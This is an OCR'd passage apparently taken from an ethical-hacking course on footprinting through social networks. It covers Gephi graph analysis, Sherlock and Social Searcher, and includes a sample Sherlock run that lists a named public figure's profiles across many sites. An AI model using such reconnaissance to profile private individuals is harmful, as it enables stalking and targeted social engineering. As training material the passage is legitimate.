
- **Gephi**

  Source: *https://gephi.org*

  Gephi is a visualization and exploration tool for all types of graphs and networks. It allows the easy creation of social data connectors to map community organizations and small-world networks. Attackers use Gephi to explore and understand graphs, create hypotheses, and discover hidden patterns between social networking connections.

  The statistics and metrics framework offers the most common metrics for social network analysis (SNA) and scale-free networks:

  - Betweenness centrality, closeness, diameter, clustering coefficient, and PageRank
  - Community detection (modularity)
  - Random generators
  - Shortest path


Gephi 0.7 alpha - Project 0
File Edit View Tools Window Plugins Help
Overview
HTML Report
Hierarchy
Context
Nodes: 0
Edges: 0
Directed Graph

Network Interpretation: directed

Results:


Diameter: 19
Average Path length: 2.867538728377068

Betweeness Centr
Betweeness
Nodes
Betweeness Centralit
Print Copy Save
HTML Report
Node
Hubs
Authority
Node
Authority
Print Copy Save
Close
Settings
Network Overview
In/Out Degree Run
Network Diameter 19 Run
Graph Density Run
HITS Run
Modularity Run
PageRank Run
Node Overview
Degree Power Law Run
Avg. Clustering Coefficient Run
Edge Overview
Average Path Length 2,868 Run
Workspace 0

Figure 2.45: Screenshot of Gephi

Tools for Footprinting through Social Networking Sites


Sherlock	Sherlock tool is used to **search a vast number of social networking sites** for a target username
Social Searcher	Social Searcher allows you to **search for content** in social networks in real-time and provides deep analytics data



```
┌─[✗]─[root@parrot]─[~/sherlock]
└──╼ #python3 sherlock satyanadella
[*] Checking username satyanadella on:
[+] About.me: https://about.me/satyanadella
[+] AskFM: https://ask.fm/satyanadella
[+] Behance: https://www.behance.net/satyanadella
[+] Blogger: https://satyanadella.blogspot.com
[+] CapFriendly: https://www.capfriendly.com/users/satyanadella
[+] Chess: https://www.chess.com/member/satyanadella
[+] Codecademy: https://www.codecademy.com/profiles/satyanadella
[+] Disqus: https://disqus.com/satyanadella
[+] Ello: https://ello.co/satyanadella
[+] Facebook: https://www.facebook.com/satyanadella
[+] Fiverr: https://www.fiverr.com/satyanadella
[+] Flipboard: https://flipboard.com/@satyanadella
[+] FortniteTracker: https://fortnitetracker.com/profile/all/satyanadella
[+] Freelancer: https://www.freelancer.com/u/satyanadella
[+] Giphy: https://giphy.com/satyanadella
[+] GitHub: https://www.github.com/satyanadella
[+] Gumroad: https://www.gumroad.com/satyanadella
[+] HackerRank: https://hackerrank.com/satyanadella
[+] Instagram: https://www.instagram.com/satyanadella
[+] Kaggle: https://www.kaggle.com/satyanadella
[+] LeetCode: https://leetcode.com/satyanadella
[+] Lichess: https://lichess.org/@/satyanadella
[+] Lolchess: https://lolchess.gg/profile/na/satyanadella
```

Attackers use this command to search a target user on social media platforms

https://github.com



https://www.social-searcher.com

